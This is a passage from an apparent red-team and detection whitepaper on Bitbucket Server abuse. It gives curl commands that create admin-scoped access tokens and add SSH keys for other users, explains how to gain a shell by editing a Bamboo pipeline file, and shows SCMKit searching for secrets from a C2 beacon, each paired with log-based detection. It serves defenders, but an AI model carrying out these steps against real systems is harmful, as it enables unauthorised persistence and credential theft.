
Personal Access Token

Personal access tokens (HTTP access tokens) in Bitbucket are only scoped to interact with projects and repositories and are not scoped to perform other actions such as interacting with users or administrative functionality. To create a personal access token via the web interface, navigate to the user account and select “HTTP access tokens” as shown below.



Access token menu

You can then specify the access token name, permissions, and expiration date.



Creating access token via web interface

This is logged via the access log (/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i put | grep -i '/rest/access-tokens'
```

```

bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access-
192.168.1.54 | http | i@FA07P0x617x202x0 | - | 2022-01-28 10:17:43,781 | "PUT /rest/access-tokens/latest/
ko/20100101 Firefox/96.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07P0x617x202x0 | hpotter | 2022-01-28 10:17:44,321 | "PUT /rest/access-tokens/l
0) Gecko/20100101 Firefox/96.0" | 200 | 91 | 406 | - | 540 | zhbvyx |
bitbucket@bitbucket-server:~$

```

Viewing access token creation in web interface via access log

This can also be performed via the Access Tokens REST API⁵⁸ as shown in the below curl command.

```

curl -i -s -k -X $'PUT' -H $'Content-Type: application/json' -b
$'BITBUCKETSESSIONID=sessionID' --data-binary $'{"name":
"tokenName", "permissions":
["REPO_ADMIN", "PROJECT_ADMIN"], "expiryDays": ""}'
$'https://bitbucketHost/rest/access-
tokens/1.0/users/userToCreateAccessTokenFor

```

This is logged via the audit log (/var/atlassian/application-data/bitbucket/log/audit/*.log) as shown below.

```

cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -
i "personal access token created"

```

```

bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "personal access token created"
{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"},"auditType":{"action":"Personal access token created","actionI18nKey":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"5","name":"hgranger","type":"NORMAL"},"changedValues":{"CT_WRITE, REPO_ADMIN"},"name":"Name","nameI18nKey":"bitbucket.access.tokens.audit.attribute.access.token.name","value":"hgranger-token"},"audit.attribute.legacy.details","value":{"id":"689693288155"},"tokenOwner":{"id":"5","name":"hgranger","slug":"hgranger"},"audit.attribute.access.token.id","value":"689693288155"},"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927","source":"192.168.1.54"},"affectedObjects":[{"id":"4","name":"hpotter","type":"USER"},"auditType":{"action":"Personal access token created","actionI18nKey":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"4","name":"hpotter","type":"NORMAL"},"changedValues":{"Key":"bitbucket.audit.attribute.legacy.details","value":{"id":"766773918583"},"tokenOwner":{"id":"4","name":"hpotter","slug":"t.access.tokens.audit.attribute.access.token.permissions","value":"PROJECT_READ, REPO_READ"},"name":"Name","nameI18nKey":"bitbucket.access.token.id","value":"766773918583"},"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927","source":"192.168.1.54"},"system":{"affectedObjects":[{"id":"3","name":"adumbledore","type":"USER"},"auditType":{"action":"Personal access token created","actionI18nKey":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":{"tokenOwner":{"id":"3","name":"adumbledore","slug":"adumbledore"},"name":"adumbledore-token"},"permissions":{"REPO_ADMIN"},"bitbucket.access.tokens.audit.attribute.access.token.id","value":"303683968982"},"name":"Name","nameI18nKey":"bitbucket.access.token.bute.access.token.permissions","value":"REPO_ADMIN, PROJECT_ADMIN"},"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927"},"source":{"affectedObjects":[{"id":"2","name":"bitbucket-admin","type":"USER"},"auditType":{"action":"Personal access token created","actionI18nKey":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"2","name":"bitbucket-admin","type":"NORMAL"},"cl

```

Filtering audit log for personal access token created

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on “Personal access token created” as shown below.

⁵⁸ <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-access-tokens-rest.html>

The screenshot shows the Bitbucket Administration interface. On the left is a navigation menu with categories like ACCOUNTS, SYSTEM, and Audit log. The main content area is titled 'Advanced audit log' and displays a table of events. The first event is expanded to show details.

Date	Author	Category	Summary	Affected object(s)
Jan 28, 2022, 01:23:13 PM EST	hpotter	Users and groups	Personal access token created	hpotter
<p>IP address: 192.168.1.51</p> <p>Node ID: 98063622-aead-4cca-ae4-8ddd76fe05e8</p> <p>Method: Browser</p> <p>ID: 489406616084</p> <p>Name: SCMKIT-tlxVd</p> <p>Permissions: PROJECT_ADMIN, REPO_ADMIN</p> <p>details: {"id": "489406616084", "tokenOwner": {"id": "4", "name": "hpotter", "slug": "hpotter"}, "name": "SCMKIT-tlxVd", "permissions": ["PROJECT_ADMIN", "REPO_ADMIN"]}</p> <p>target: GLOBAL</p>				
Jan 28, 2022, 01:17:44 PM EST	hpotter	Users and groups	Personal access token created	hpotter

Viewing advanced audit log for access token creation


SSH Key

An attacker can also maintain access to Bitbucket by adding an SSH key. You can't add an SSH key that already exists for another user. This can be performed via the web interface by navigating to a user profile and selecting "SSH keys" → "Add key".

The screenshot shows the Bitbucket 'Account' settings page. The 'SSH keys' section is active, displaying a message: 'No SSH keys have been added. Use SSH keys to connect simply and safely to repositories.' There is an 'Add key' button and a graphic of two keys.

Adding SSH key via web interface

Below you can see the SSH key that was added.



Viewing added SSH key

You can then use that SSH key to clone repositories as that user.

```
[13:34:15] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@ubuntu-demo)
[13:34:20] hawk@ubuntu-demo:~$
[13:34:21] hawk@ubuntu-demo:~$
[13:34:21] hawk@ubuntu-demo:~$ git clone ssh://git@bitbucket.hogwarts.local:7999/~hpotter/harry-personal-repo.git
Cloning into 'harry-personal-repo'...
The authenticity of host '[bitbucket.hogwarts.local]:7999 ([192.168.1.57]:7999)' can't be established.
RSA key fingerprint is SHA256:+28tHPWrykyuwjQ/ZhpZ0PqBqNiBEzXDDo0+S0NWQc4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[bitbucket.hogwarts.local]:7999,[192.168.1.57]:7999' (RSA) to the list of known hosts.
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 5 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (5/5), done.
[13:34:31] hawk@ubuntu-demo:~$ cd harry-personal-repo/
[13:34:34] hawk@ubuntu-demo:~/harry-personal-repo$
```

Cloning repository via added SSH key

This is logged via the access log (/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i post | grep -i 'ssh/account/keys/add'
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i post | gre
192.168.1.54 | http | i@FA07P0x628x237x0 | - | 2022-01-28 10:28:30,512 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http:/
6.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07P0x628x237x0 | hpotter | 2022-01-28 10:28:30,517 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "
efox/96.0" | 200 | 85 | 0 | - | 5 | zhbvyx |
192.168.1.54 | http | i@FA07P0x629x247x0 | - | 2022-01-28 10:29:10,415 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http:/
6.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07P0x629x247x0 | hpotter | 2022-01-28 10:29:10,428 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "
efox/96.0" | 200 | 85 | 0 | - | 13 | zhbvyx |
192.168.1.54 | http | i@FA07P0x629x248x0 | - | 2022-01-28 10:29:27,561 | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1" | "h
fox/96.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07P0x629x248x0 | hpotter | 2022-01-28 10:29:28,261 | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1
1 Firefox/96.0" | 302 | 0 | 0 | - | 700 | zhbvyx |
```

Viewing access log for SSH key added

An alternative method to add an SSH key is via the SSH REST API ⁵⁹ as shown with the below example curl command.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -b $'BITBUCKETSESSIONID=sessionID' --data-binary $'{"text":"yourSSHKey"}' $'https://bitbucketHost/rest/ssh/1.0/keys?user=UserToCreateSSHKeyFor'
```

This is logged via the audit log (/var/atlassian/application-data/bitbucket/log/audit/*.log) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "user added ssh access key"
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "user added ssh access key"
{"affectedObjects":[{"id":"4","name":"hpotter","type":"USER"}],"auditType":{"action":"User added SSH access key to profile","audit.category.usersandgroups","level":"BASE"},"author":{"id":"4","name":"hpotter","type":"NORMAL"},"changedValues":[],"extraAttributes.legacy.target","value":"hpotter"},"name":"Public key","nameI18nKey":"bitbucket.ssh.audit.attr.sshkey.publickey","value":"sshcf1dDdxXevMiYjuoGyYLUmvR8z3g6IgpMXiiZU23pNAWV6fvxHYa70K/U1/8Nd2Yd4pWC551JR9oWb5vjKqVn3L3iV3wKF9F/xXNaEdogc04XFeh8adX90tTldmSTEUuuzPZnmAbQy7AJZpMAB3hIoA/GydpKsVu1poA/r33VubL9Mz6mGDCBx2UPkPePcbds9J9o/r+Sok71hSbcf3tPALsvYLaCI2PB/JiLNXzrCmjGp50edigBAF4lipVZkAlABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKLSy3+4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbutsoYBcf1dDdxXevlWWWY7n4r6dT2LUX5iuHjT5Z1SPLbdlgg3gyptfSpC93+LEqMu0Ide/AgIJP/p3Q0r4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoY0yKLF3nTX+V8qLrzPZnmAbQy;:{\"id\":4,\"name\":\"hpotter\",\"slug\":\"hpotter\"}"},"name":"Label","nameI18nKey":"bitbucket.ssh.audit.attr.sshkey.label","p":{"epochSecond":1643394568,"nano":276000000},"version":"1.0"}
```

Viewing audit log for SSH key added

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on “User added SSH access key to profile” as shown below.

⁵⁹ <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-ssh-rest.html>

Administration

Overview

ACCOUNTS

Users

Groups

Global permissions

Authentication

Authentication methods

Avatars

Audit log

User Directories

SYSTEM

Server settings

Database

Storage

Application Navigator

Application Links

Jira Cloud integration

Mail server

Licensing

Clustering

Advanced audit log

Date: 1/26/2022 - 1/30/2022 Authors: All Projects: All Repositories: All

User added SSH access key to profile

Less Search... Apply Clear filters

Showing results 1-2

Date	Author	Category	Summary
Jan 28, 2022, 01:41:59 PM EST	adumbledore	Users and groups	User added SSH access key to profile
Jan 28, 2022, 01:29:28 PM EST	hpotter	Users and groups	User added SSH access key to profile

IP address: 192.168.1.54

Node ID: 98063622-aead-4cca-aea4-8ddd76fe05e8

Method: Browser

Key ID: 1

Label:

Public key: ssh-rsa
 AAAAB3NzaC1yc2EAAAADAQABAAQGCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4d
 B5kS9FECbutSQuYBcf1dDdxXevMiYjuoGyYLUmvR8z3g6IgpMXi1ZU23pNAWV6FvxHYa70K/U1/8Nd2Yd4pWC551JR9oWb5V

Viewing advanced audit log for adding SSH key


Modifying CI/CD Pipeline

In Bitbucket, there is a feature called Bamboo⁶⁰ that can be installed and configured to facilitate a CI/CD pipeline. If a repository is using a CI/CD pipeline with Bamboo, it will contain a directory named “bamboo-specs” within the root of the repository, along with a Bamboo configuration file. This configuration file will either be a YAML⁶¹ file (bamboo.yaml) or a Java⁶² spec file (pom.xml). If an attacker would like to discover any repositories that are configured with a CI/CD pipeline via Bamboo, they can search for “bamboo-specs” in either the web interface or REST API.

⁶⁰ <https://www.atlassian.com/software/bamboo>


⁶¹ <https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?yaml#>

⁶² <https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?java#>




Discovering repos with CI/CD integration via Bamboo

As long as you have write access or admin access to a repository, the Bamboo configuration file can be modified. In this case, we are modifying the `bamboo.yaml` file to add our SSH key to the server where the Bamboo agent is running. This can be performed via the Git command line tool as well to commit the changes to the Bamboo configuration file.




Modifying Bamboo yaml file

This will immediately trigger the CI/CD pipeline to run as shown below.



Showing successful job status

When viewing the output from the pipeline, we can see our SSH key was added, and it printed the hostname of the server where the SSH key was added.



Viewing pipeline logs

Below shows successfully accessing the server where the SSH key was added via the modified CI/CD pipeline configuration file via SSH.

```
[09:32:54] hawk@ubuntu-demo:~$ ssh -i test_ssh_key bamboo@bitbucket.hogwarts.local
The authenticity of host 'bitbucket.hogwarts.local (192.168.1.57)' can't be established.
ECDSA key fingerprint is SHA256:HY6V8eZjQSwFrcG7oARj9trM1tTcVI/CHSKS0wgg61E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bitbucket.hogwarts.local,192.168.1.57' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.13.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

176 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ id
uid=1002(bamboo) gid=1002(bamboo) groups=1002(bamboo)
$ hostname
bitbucket-server
```

Proving SSH access to Bitbucket server

When there is a change to a CI/CD pipeline, this is logged on the Bamboo server as shown below.

```
sudo cat $BAMBOO_HOME/logs/atlassian-bamboo.log | grep -i "change detection found"
```

```
bitbucket@bitbucket-server:~$ sudo cat /var/atlassian/application-data/bamboo/logs/atlassian-bamboo.log | grep -i "change detection found"
2022-02-04 06:28:53,057 INFO [10-BAM::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 5 changes for plan STUD-TEST
2022-02-04 06:29:33,691 INFO [10-BAM::PlanExec:pool-16-thread-3] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
2022-02-04 06:30:17,423 INFO [10-BAM::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
bitbucket@bitbucket-server:~$
```

Results of searching for changes in Bamboo YAML file

Any commits that update the Bamboo YAML file in a project should be heavily scrutinized and require approval before pushed.

SCMKit

BACKGROUND

At X-Force Red, we wanted to take advantage of the REST API functionality available in the most common SCM systems seen during engagements and add the most useful functionality in a proof-of-concept tool called SCMKit. The goal of this tool is to provide awareness of the abuse of SCM systems, and to encourage the detection of attack techniques against SCM systems.

SCMKit allows the user to specify the SCM system and attack module to use, along with specifying valid credentials (username/password or API key) to the respective SCM system. Currently, the SCM systems that SCMKit supports are GitHub Enterprise, GitLab Enterprise and Bitbucket Server. The attack modules supported include reconnaissance, privilege escalation and persistence. Other functionality available in the non-public version of SCMKit were not included in consideration for defenders, such as user impersonation and built-in credential searching. SCMKit was built in a modular approach, so that new modules and SCM systems can be added in the future by the information security community. The tool and full documentation are available on the X-Force Red GitHub⁶³. A few example use cases will be shown in the next sections.

RECONNAISSANCE

SCMKit has multiple modules available to perform reconnaissance of repositories, files, code, and other resources specific to various SCM systems such as GitLab Runners for example. The below example shows using the “codesearch” module in SCMKit. In this scenario, we are searching for any code in Bitbucket Server that contains “API_KEY” to try and discover API key secrets within source code.

⁶³ <https://github.com/xforcered>

external	internal	listener	user	computer
192.168.1.21	192.168.1.21	https	hpotter	DESKTOP-JVKG0R8


```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bitbucket
[*] Running inlineExecute-Assembly by (@anthemtothego)
[+] host called home, sent: 880680 bytes
[+] received output:

=====
Module:      codesearch
System:      bitbucket
Auth Type:   Username/Password
Options:     api_key
Target URL:  http://bitbucket.hogwarts.local:7990

Timestamp:   1/26/2022 3:06:11 PM
=====

[>] REPO: http://bitbucket.hogwarts.local:7990/scm/STUD/cred-decryption
[>] FILE: credDecrypt.sh
      | _ API_KEY=ABC123

Total matching results: 1

[+] received output:
[+] inlineExecute-Assembly Finished

```

Code search example for API key with SCMKit

File reconnaissance can also be performed with SCMKit. In this example, we are searching for any files named “Jenkinsfile” to discover any Jenkins CI configuration files within GitLab Enterprise.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899115 bytes
[+] received output:

=====
Module:      filesearch
System:      gitlab
Auth Type:   API Key
Options:     jenkinsfile
Target URL:  https://gitlab.hogwarts.local

Timestamp:   2/25/2022 1:32:56 PM
=====

[>] URL: https://gitlab.hogwarts.local/hpotter/spellbook/Jenkinsfile
[>] URL: https://gitlab.hogwarts.local/hpotter/spellbook/subDir/Jenkinsfile

Total number of items matching file search: 2

[+] received output:
[+] inlineExecute-Assembly Finished

```

File search example with SCMKit

There are several other reconnaissance modules that apply only to certain SCM systems. For example, there is a reconnaissance module to discover GitLab Runners that you have access to via the “runnerlist” module.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899095 bytes
[+] received output:

=====
Module:      runnerlist
System:      gitlab
Auth Type:   Username/Password
Options:
